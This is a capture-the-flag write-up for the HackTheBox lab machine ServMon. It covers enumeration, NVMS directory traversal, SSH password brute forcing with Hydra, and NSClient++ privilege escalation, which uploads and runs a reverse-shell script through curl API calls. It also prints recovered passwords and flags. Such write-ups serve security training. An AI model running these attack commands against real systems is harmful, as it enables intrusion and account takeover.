
HTB.ServMon

Working Theory

machine info
========



ServMon

OS: Windows

Difficulty: Easy

Points: 20

Release: 11 Apr 2020

IP: 10.10.10.184

-Nadine told Nathan that she left Passwords.txt on Nathan Desktop
-Nathan have a text file 'Notes to do.txt' that shows 2 service
    -NVMS (current port 80)
    -NSClient++ (port 8443)

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Sat May 16 14:23:09 2020 as: nmap -sC -sV -oN scn 10.10.10.184
Nmap scan report for 10.10.10.184
Host is up (0.15s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp   open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/
DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   X11Probe:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5666/tcp open  tcpwrapped   (nscp service)
```

```
6699/tcp open  napster?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=5/16%Time=5EBF86DC%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\nCon
SF:tent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n\xe
SF:f\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\
SF:x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-tra
SF:nsitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999/xhtm
SF:l\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\x20<s
SF:cript\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20w
SF:indow\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\x20
SF:</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(HTTPOption
SF:s,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\nContent-
SF:Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n\xef\xbb
SF:\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\x20Tr
SF:ansitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-transiti
SF:onal\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999/xhtml\">\
SF:r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\x20<script
SF:\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20window
SF:\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\x20</scr
SF:ipt>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(RTSPRequest,1B4
SF:,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\nContent-Lengt
SF:h:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n\xef\xbb\xbf<
SF:!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\x20Transit
SF:ional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-transitional\
SF:.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999/xhtml\">\r\n<h
SF:ead>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\x20<script\x20t
SF:ype=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20window\.loc
SF:ation\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\x20</script>\
SF:r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(X11Probe,6B,"HTTP/1\
SF:.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text/html\r\nConten
SF:t-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-16T06:25:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 16 14:26:17 2020 -- 1 IP address (1 host up) scanned in 188.91 seconds
```

hydra

found Nadine ssh cred

```
==============
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ hydra -l Nadine -P cred 10.10.10.184 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-16 15:06:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: Nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-16 15:07:00
```

Service

ftp

-anonymous login allowed

found 2 users

```
========
ftp> pwd
257 "/Users" is current directory.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
```

Files found

```
======
ftp> cd Users
250 CWD command successful.
ftp> cd Nadine
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
ftp> cd ..
```

```
250 CWD command successful.
ftp> cd Nathan
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:10PM                  186 Notes to do.txt
226 Transfer complete.
ftp>
```

Nadine

```
Confidential.txt
=========
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and
place it back into the secure folder.

Regards

Nadine
```

Nathan

```
Notes to do.txt
==========
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

http

NVMS service running

=======================

```
found exploits
=========
NVMS 1000 - Directory
Traversal                                                                                  | exploits/
hardware/webapps/47774.txt
```

found password when doing directory traversal

```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Post Exploitation


Privilege Escalation

```
process running and listerning in ports
=================================
PS C:\Program Files> netstat -ano | select-string
5188

  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
5188
  TCP    0.0.0.0:6063           0.0.0.0:0              LISTENING
5188
  TCP    0.0.0.0:6699           0.0.0.0:0              LISTENING       5188
  TCP    0.0.0.0:5666           0.0.0.0:0              LISTENING       5492
  TCP    0.0.0.0:5666           0.0.0.0:0              LISTENING       5492


PS C:\Program Files>
ps

   Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI
ProcessName
    -------  ------    -----      -----     ------     --  -- -----------
    2549     391   348788     116208              5188   1 NVMS-1000
        339      27    15896      27612              5492   0 nscp        (NSClient++)

 found NSClient++ configuration
 ===================
 PS C:\Program Files\NSClient++> type nsclient.ini
 ....
 password =
ew2x6SsGTxjRwXOT

; Undocumented
key
allowed hosts = 127.0.0.1
```

found NSClient++ privilege escalation method
==============================

```
NSClient++ 0.5.2.35 - Privilege Escalation                    | exploits/windows/local/46802.txt
```

NSClient++ version installed
==================



```
nadine@SERVMON C:\Program Files\NSClient++>curl -k -i -u admin https://localhost:8443/api/v1/info
Enter host password for user 'admin':
HTTP/1.1 200
Content-Length: 112
Set-cookie: token=F69AzBlax3CF3EDNhm3soLBPh71Yexui; path=/
Set-cookie: uid=admin; path=/

{"name":"NSClient++","version":"0.5.2.35 2018-01-28","version_url":"https://localhost:8443/api/v1/info/version"}
```

Add Script with api
=============

```
curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/shell.bat --data-binary @revs.bat
```

execute command
=============

```
curl -k -i -u admin https://localhost:8443/api/v1/queries/revs/commands/execute
```

Creds

ssh cred
=====

Nadine:L1k3B1gBut7s@W0rk

nsclient++ credential
=============

password = ew2x6SsGTxjRwXOT

Flags

User flag

=====
nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
83340ac245e18a9a569170b4aaed73fc


Root flag
=====
C:\Users\Administrator\Desktop>type root.txt
90c5c4243cb80ad5d0594d27c71c83aa

write-up POC

Users


=====

1) Found FTP port open and able to login as anonymous




```
nobodyatall@0xB105F00D:~$ ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:nobodyatall): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
```

2) Found 2 Users Nadine and Nathan




```
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
```

3) Nadine folder > Confidential.txt




```
ftp> cd Nadine
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
```

4) A Password.txt stored on Nathan Desktop?

